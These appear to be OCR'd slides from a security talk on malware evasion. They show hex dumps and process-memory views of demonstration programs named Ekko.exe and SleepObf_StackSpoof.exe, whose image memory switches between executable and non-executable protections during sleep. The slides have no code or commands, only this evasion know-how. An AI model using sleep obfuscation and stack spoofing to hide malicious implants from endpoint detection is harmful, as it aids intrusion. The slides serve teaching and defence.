00000110 14 da 34 94 7d d6 53 8c 19 dd 60 80 e3 2a dc df ..4.}.S...`..*..
00000120 16 9d da 2d eb de 73 44 32 74 d7 07 14 20 2d 76 ...-..sD2t... -v
00000130 79 7f ed 38 13 ed a2 50 e0 18 e9 6f b5 3a e3 b4 y..8...P...o.:..
00000140 04 5b 63 23 20 5d b4 bb 0c 6a bf f7 72 08 e7 5b .[c#]...j..r..[
Re-read
Write
Go to...
16 bytes per row
Save...
Close

EVASION


Ekko.exe (5384) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
GPU
Comment
Hide free regions
Strings...
Refresh
Base address
Type
Size
Protection
Use
0x7ff54f610000
Private: Reserved
32,768 kB
0x7ff551610000
Private: Commit
4 kB
RW
0x7ff551620000
Mapped: Commit
4 kB
R
0x7ff551630000
Mapped: Commit
140 kB
R
0x7ff6dc000000
Image: Commit
160 kB
RX
C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ffbc5870000
Image: Commit
4 kB
R
C:\Windows\System32\ucrtbased.dll
Ekko.exe (5384) (0x7ff6dc000000 - 0x7ff6dc028000)
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ....@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 ....
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ....!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 d9 39 82 65 9d 58 ec 36 9d 58 ec 36 9d 58 ec 36 .9.e.X.6.X.6.X.6
00000090 8d dc ed 37 9f 58 ec 36 8d dc ef 37 99 58 ec 36 ...7.X.6...7.X.6
000000a0 8d dc e8 37 96 58 ec 36 8d dc e9 37 85 58 ec 36 ...7.X.6...7.X.6
.dll
.dll
.dll
.dll
.dll


COMBINING BOTH


SleepObf_StackSpoof.exe (13116) Properties


General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

Hide free regions — Strings... — Refresh

Base address	Type	Size	Protection	Use
0x22357380000	Private: Commit	152 kB	RW	Heap (ID 1)
0x223573a6000	Private: Reserved	872 kB		Heap (ID 1)
0x22357540000	Private: Commit	28 kB	RW	Heap (ID 3)
0x22357547000	Private: Reserved	36 kB		Heap (ID 3)
0x7ff45c190000	Mapped: Commit	20 kB	R	
0x7ff45c195000	Mapped: Reserved	1,004 kB		
0x7ff45c290000	Private: Reserved	4,194,432 kB		
0x7ff55c2b0000	Private: Reserved	32,768 kB		
0x7ff55e2b0000	Private: Commit	4 kB	RW	
0x7ff55e2c0000	Mapped: Commit	4 kB	R	
0x7ff55e2d0000	Mapped: Commit	140 kB	R	
0x7ff614e10000	Image: Commit	36 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e19000	Image: Commit	88 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e2f000	Image: Commit	4 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e30000	Image: Commit	12 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e33000	Image: Commit	4 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e34000	Image: Commit	20 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ffbc4060000	Image: Commit	4 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffbc4061000	Image: Commit	1,684 kB	RX	C:\Windows\System32\ucrtbased.dll
0x7ffbc4206000	Image: Commit	400 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffbc426a000	Image: Commit	12 kB	RW	C:\Windows\System32\ucrtbased.dll
0x7ffbc426d000	Image: Commit	84 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffbeeb20000	Image: Commit	4 kB	R	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb21000	Image: Commit	132 kB	RX	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb42000	Image: Commit	24 kB	R	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb48000	Image: Commit	4 kB	RW	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb49000	Image: Commit	20 kB	R	C:\Windows\System32\vcruntime140d.dll







THANK YOU